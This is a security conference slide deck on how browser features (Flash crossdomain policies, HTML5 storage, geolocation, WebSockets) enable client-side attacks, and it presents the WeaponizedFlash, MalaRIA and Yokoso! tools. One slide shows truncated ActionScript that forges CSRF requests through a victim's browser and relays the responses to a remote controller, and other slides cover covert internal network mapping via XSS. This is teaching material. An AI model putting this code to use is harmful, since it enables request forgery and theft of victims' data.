Friendly Traitor II:

Features are hot, but giving up our secrets is not!

Kevin Johnson
kjohnson@secureideas.net
904.403.8024

@secureideas

Who is Kevin Johnson?

- Security Consultant at Secure Ideas
- SANS Instructor
- Author of Security 542: Web Penetration Testing and Ethical Hacking
- Internet Storm Center Handler
  - http://isc.sans.org
- Open-Source Project Lead
  - SamuraWTF, Yokoso!, Laudanum, WeaponizedFlash and more
- Nerd.

Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- Yokoso and WebSockets

Friendly Traitors


- Friendly Traitors are features within our software clients
  - Clients on the web are typically the web browser
- Web browsers are becoming more complex
  - We will discuss this more later
- Most browsers include a plug-in architecture
- Plug-ins add to the feature-set of the browsers
  - These features open the clients to more powerful and interesting attacks

Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- Yokoso and WebSockets

Flash

- Let's make our pages "flash"
- Most people think animations
  - But ActionScript adds powerful feature sets
- Wide-spread support for the SWF objects
  - Except in Cupertino ;-)




Flash Player Uninstalled?

- More and more, people are removing Flash Player
  - Let's make ourselves safe!
- But Adobe has made this harder
  - Guess they want that free player income?
- PDFs can have Flash content embedded
  - Built into the reader

Flash within a PDF

- Tom Liston showed me this originally
  - Provided a Python script
- The screenshot shows a PDF with a BBC SWF file embedded
- Research shows this works on MOST platforms
  - Mac Preview does not support it



Flash and HTTP Requests

- Flash objects are able to make HTTP requests
  - Key feature in modern web applications
- Many developers use this to provide mash-up capabilities
  - Or to process data from the server application
- Flash uses a different policy to control this than JavaScript
  - Same Origin policy is ignored
  - By default Flash behaves the same way though

Cross Domain Policy

- These restrictions were added in Flash 7
- Prevents loading data from any server except the origin server
  - Similar to the same origin policy
- The big difference is that it is server controllable
  - crossdomain.xml file most likely in the web root
  - Controlled by the server admin or developer

> Using a cross-domain policy file could expose your site to various attacks. Please read this document before hosting a cross-domain policy.

Crossdomain.xml

- XML file typically placed in the web root
  - or within the directory the content is loaded from
- Controls which domains are able to access content FROM this server
- Allows for the wildcard *
  - *.secureideas.net will match
    - www.secureideas.net
    - secureideas.net
    - We.LOVE.Adobe.secureideas.net

Wide-open Crossdomain

- The big question commonly asked
- Why is it bad to have a wide open file?

```
<cross-domain-policy>
<allow-access-from domain="*" />
  </cross-domain-policy>
```


- Think about why the JavaScript *Same Origin Policy* exists…
  - Prevent malicious content from retrieving sensitive data

Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- Yokoso and WebSockets

Abusing Flash Objects

- We can exploit Flash by abusing this request feature
  - Against sites with misconfigured crossdomain files
- Flash objects can be used to proxy requests through a victim browser
- Multiple options are available
- WeaponizedFlash project
  - sourceforge.net/projects/weaponizedflash
- MalaRIA
  - github.com/eoftedal/MalaRIA-Proxy



WeaponizedFlash

- The WeaponizedFlash project was started this year
- Project lead by Kevin Johnson and Frank DiMaggio
- This ActionScript is used to abuse Flash's crossdomain capabilities
- The SWF file can make requests to the discovered sites
  - XSRF attacks
- We also control this SWF file remotely
  - Similar to browser hooking


```
public function sendCSRFAttack(csrfURL:String, method:String, payloc
        returnResponseCallback:Function):void
{
   // currently only works with POST -- Kevin
   var myURL:URLRequest = new URLRequest(csrfURL);
   myURL.data = payload;
   myURL.method = URLRequestMethod.POST;
   var myLoader:URLLoader = new URLLoader();
   myLoader.addEventListener("complete", returnResponseCallback);
   myLoader.load(myURL);
}

public function returnResponse(evtObj:Event):void
{
        // Return response from attacked server to controller scrip
        var response:String = evtObj.target.data;

        // Now to send this to my controller
        var controllerURL:URLRequest = new URLRequest("http://flash.
        controllerURL.data = response;
        controllerURL.method = URLRequestMethod.POST;
        var ctrlrLoader:URLLoader = new URLLoader();
        ctrlrLoader.addEventListener("complete", retrieveCSRFCommanc
        ctrlrLoader.load(controllerURL);
}

public function retrieveCSRFCommand():void
{
        // Get the CSRF victim from controller
        var cmdURL:URLRequest = new URLRequest("http://flash.securei
        cmdURL.method = URLRequestMethod.GET;
        var cmdLoader:URLLoader = new URLLoader();
        cmdLoader.addEventListener("complete", parseCSRFCommand);
        cmdLoader.load(cmdURL);
}

public function parseCSRFCommand(evtObj:Event):void
{
        // parse the CSRF Command and then call the sendCSRFAttack
        var cmdResponse:String = evtObj.target.data;
        var arrayRequestPieces:Array = cmdResponse.split(",");
```

MalaRIA

- MalaRIA was created as a proof of concept
  - MalaRIA was created by Erlend Oftedal
- Includes both Flash and Silverlight RIAs
  - Rich Internet Applications
- MalaRIA creates a proxy within the browser
  - Controlled by a server-side application
- This allows the attacker to abuse wide-open crossdomain.xml and clientaccesspolicy.xml files

Using MalaRIA

- The proxy server runs on the attacker's server
- The flash object is served to a victim browser
  - The current version is not subtle!
- The attacker sets their proxy to the server
  - Requests are sent to the Flash object
- This allows the attacker to browse internal sites as the victim



Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- Yokoso and WebSockets

HTML5

- 5th revision of HTML
  - One focus is to replace Flash
- The main focus is the idea of web applications
  - Keep in mind this is a client language
- Browsers are being given more power and features

SQL Database	**Web Storage**
File Access	**Device Access**
Web Sockets	**System Information**

Web Storage

- Part of the HTML 5 Spec
- Allows for storage of key=>value pairs
  - Similar to cookies
- Two mechanisms
  - One for short term storage
    - Fixes the multiple tab issues
  - The other for large amounts of data
    - Entire documents or mailboxes

```
if (!window[type + 'Storage']) return;

if (storage.getItem('value')) {
  delta = ((new Date()).getTime() - (new Date()).setTime(storage.getItem('timestamp'))) / 1000;

  li.innerHTML = type + 'Storage: ' + storage.getItem('value') + ' (last updated: ' + delta + 's ago)';
} else {
  li.innerHTML = type + 'Storage is empty';
}
```

System Information

- A JavaScript library
- Provides system information
  - From the system running the code
- Accesses hardware devices
  - Internal properties
    - CPU, thermometers
  - Ambient properties
    - Light, noise, temperatures

Geolocation API

- JavaScript library
  - Part of the W3C specs
- Mostly supported by mobile devices
  - But laptops could also use it
- Uses GPS, IP and MAC addresses, or Cell IDs
- Two methods
  - One-Shot for mapping
  - Multiple requests for tracking

```
function handle_geolocation_query(position){
    var lat = position.coords.latitude;
    var lon = position.coords.longitude;
    var userLocation = lat + ', ' + lon;

    result = userLocation;
}
```

```
if (navigator.geolocation) {
        result = "Supported";
        navigator.geolocation.getCurrentPosition(handle_geolocation_query, handle_errors);
} else {
        result = 'not supported';
}
```

So What?

- These features can be a great benefit to users and web developers
  - Never mind attackers ;-)
- To protect ourselves, we need to watch these features develop
  - Complexity brings with it an increased risk
  - Hopefully the clients will include controls
- Luckily the W3c is working with really smart people

Of course they will do it right?

Web Hypertext Application Technology Working Group Mailing List

http://www.whatwg.org/mailing-list

Hixie's Natural Log | Web Hypertext Application Techn...

Web Hypertext Application Technology

WORKING GROUP

Home | News | Demos | Specifications | Charter | Mailing List

We have three lists:

- A help list for Web designers
- A discussion list for feedback on the specs
- A place for implementors to compare notes
- A mailing list for watching diff-by-diff commits to the spec

See also: Polish translation of this page as of June 2007

Help for Web designers and HTML authors

Do you have questions on how to use HTML5? If you want to ask "how do I upgrade my HTML4 page to use Web Forms?", "what is a web application?", "why does this not work?", "how do I use HTML5?", then you want to subscribe to, and then e-mail, the help@whatwg.org mailing list.

Subscribing

To subscribe to the mailing list, use the interface on the mailing list server.

Posting

Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- WebSockets and Yokoso

WebSockets

- One of our favorite new technologies is WebSockets
  - http://dev.w3.org/html5/websockets/
- WebSockets are designed to establish connections to a back end server
  - Allows for long term communication between the server and the client
- Support bi-directional communication over a ***single*** TCP socket
- Designed to deal with blocked ports and network restrictions

Yokoso!

- Yokoso is a collection of fingerprints
- These can be used in multiple ways
  - XSS
  - Mapping Function
  - Attack Scripts
- Yokoso! was released at DefCon 17
  - Project lead by Kevin Johnson, Frank DiMaggio and Justin Searle
  - http://sourceforge.net/projects/yokoso

Fingerprints?

- More of our infrastructure is web-managed
  - Why?
- Fingerprints are the URIs of unique resources
  - Resources within the administration interfaces
  - Unique files that identify the system/software
    - index_ie.htm
    - pb_apache.gif

Usages for the Fingerprints

- These fingerprints can be used within XSS attacks or delivered via content
  - Infrastructure Discovery
    - Determining critical devices
    - Within the attacked browser's network
  - History Browsing
    - Where has this browser been
    - Are they interesting to us?

Infrastructure Discovery

- JavaScript leverages the included fingerprints to look for "interesting" devices
  - Server Remote Management
    - HP ILO (Insight Lights Out)
    - Dell RAC (Remote Access Card)
  - IP-based KVMs (Avocent, HP, IBM, etc…)
  - Web-based Admin Interfaces
    - Network Devices (Routers, Switches, & Firewalls)
    - Security Devices (IDS/IPS, AntiVirus, DLP, Proxies)
    - Information Storehouses (Help Desk, SharePoint, Email)
    - Virtualization Host Servers (VMware, Citrix)

Discovery through History Browsing

- Allows us to determine if someone has been to the page
  - Identifies Administrators
  - Widens the attack surface
  - Give us more to do with XSS
- Further aids us in determining the existing infrastructure
  - We can map what devices exist even if we can't reach them
    - The device is off
    - This victim machine was on that other network

Yokoso! And WebSockets

- Combining the fingerprints with WebSockets code
- Provides a robust infrastructure fingerprinting application
  - Deliverable via XSS or other means
- Making use of the single socket prevents detection by host scanner IDS signatures
- WebSockets can be used to communicate with the controller as well
  - Future work may provide proxy-like capabilities

Yokoso! And Web Storage

- Web Storage provides the scanner storage space
- Much larger space then with traditional cookies
  - Infrastructure maps can be sizable ☺
- Session storage can be used as temp space during the scan
  - Software can fall back to traditional cookies
- Local storage will be used for results
  - Allows for disconnected scanning
  - Results can be retrieved later

Outline

- Friendly Traitors
- Flash Fun
- WeaponizedFlash and MalaRIA
- HTML 5 Horrors
- Yokoso and WebSockets

Web Clients:
The Attacker's Best Friends

Kevin Johnson
kjohnson@secureideas.net
904.403.8024

@secureideas